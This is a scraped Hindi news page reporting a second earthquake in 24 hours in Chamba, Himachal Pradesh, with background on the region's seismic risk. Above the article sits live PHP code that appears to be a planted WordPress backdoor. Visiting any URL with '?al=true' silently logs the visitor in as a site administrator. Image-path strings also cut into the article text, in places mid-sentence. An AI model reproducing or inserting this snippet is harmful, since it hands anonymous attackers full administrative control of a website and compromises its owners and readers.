// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); Earthquake in Himachal: हिमाचल में 24 घंटे में दूसरी बार भूकंप, चंबा में डोली धरती –प्रत्युषा आशा की नयी किरण
राज्यों से

Earthquake in Himachal: हिमाचल में 24 घंटे में दूसरी बार भूकंप, चंबा में डोली धरती

हिमाचल में सबसे अधिक भूकंप चंबा जिले में आते हैं. इसके बाद किन्नौर, शिमला, बिलासपुर और मंडी संवेदनशील जोन में हैं. शिमला जिले को लेकर भी चेतावनी दी गई थी कि यह शहर भूकंप जैसी आपदा के लिए तैयार नहीं है.

हिमाचल प्रदेश के चंबा (Chamba) जिले में एक बार फिर से भूकंप (Earthquake) आया है. यहां लगातार दूसरे दिन धरती हिली है. मंगलवार को 12 बजकर 34 मिनट पर भूकंप (Earthquake) आया है और रिक्टर स्केल पर 3.5 थी. इस दौरान किसी तरह का कोईनुकसान नहीं हुआ है. मौसम विभाग के शिमला (Shimla) केंद्र ने भूकंप की पुष्टि की है.

8 मार्च को भी आया था भूकंप
इससे पहले, आठ मार्च को भी भूकंप आया था. सोमवार को सुबह 10.20 मिनट पर भूकंप के हल्के झटके महसूस किए गए थे. इस दौरान भूकंप की तीव्रता 3.6 रिक्टर स्केल मापी गई थी.

चंबा में आते हैं सबसे अधिक भूकंप
हिमाचल में सबसे अधिक भूकंपचंबा जिले में आते हैं. इसके बाद किन्नौर, शिमला, बिलासपुर और मंडी संवेदनशील जोन में हैं. शिमला जिले को लेकर भीचेतावनी दी गई थी कि यह शहर भूकंप जैसी आपदा के लिए तैयार नहीं है. इसके अलावा किन्नौर में 1975 में बड़ा भूकंप आ चुका है. वहीं, कांगड़ा में 1905 में भूकंप आया था, जिसमें 20 हजार लोगों की जान गई थी.

हिमालयी रीजन को लेकर चेतावनीवैज्ञानिकों ने हिमालय पर्वत शृंखला में सिलसिलेवार भूकंप को लेकर चेतावनी जारी की है. कहा है कि यहांबड़ा भूकंप आ सकता है. इसकी तीव्रता रिक्टर पैमाने पर आठ या उससे भी अधिक हो सकती है. वैज्ञानिकों का दावा है कि हिमालय के आसपास घनी आबादी वाले देशों में इससे भारी तबाही मच सकती है. राजधानी दिल्ली भी इसकी जद में होगी. हालांकि ये भूकंप कब आएंगे इसका अनुमान फिलहाल नहीं लगाया गया है. वैज्ञानिकों के मुताबिक, पूर्वी भारत के अरुणाचल प्रदेश से लेकर पश्चिम में पाकिस्तान तक फैली हिमालय पर्वत माला सिलसिलेवार भूकंपों का गढ़ बन सकती है. यूनिवर्सिटी ऑफ नेवादा का शोध सीसमोलॉजिकल रिसर्च लेटर्स जर्नल के अगस्त केअंक में प्रकाशित हुआ था.


About the author

NEWSDESK

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website : pratyushaashakinayikiran.com

जनसम्पर्क विभाग –आरएसएस फीड

[wp-rss-aggregator]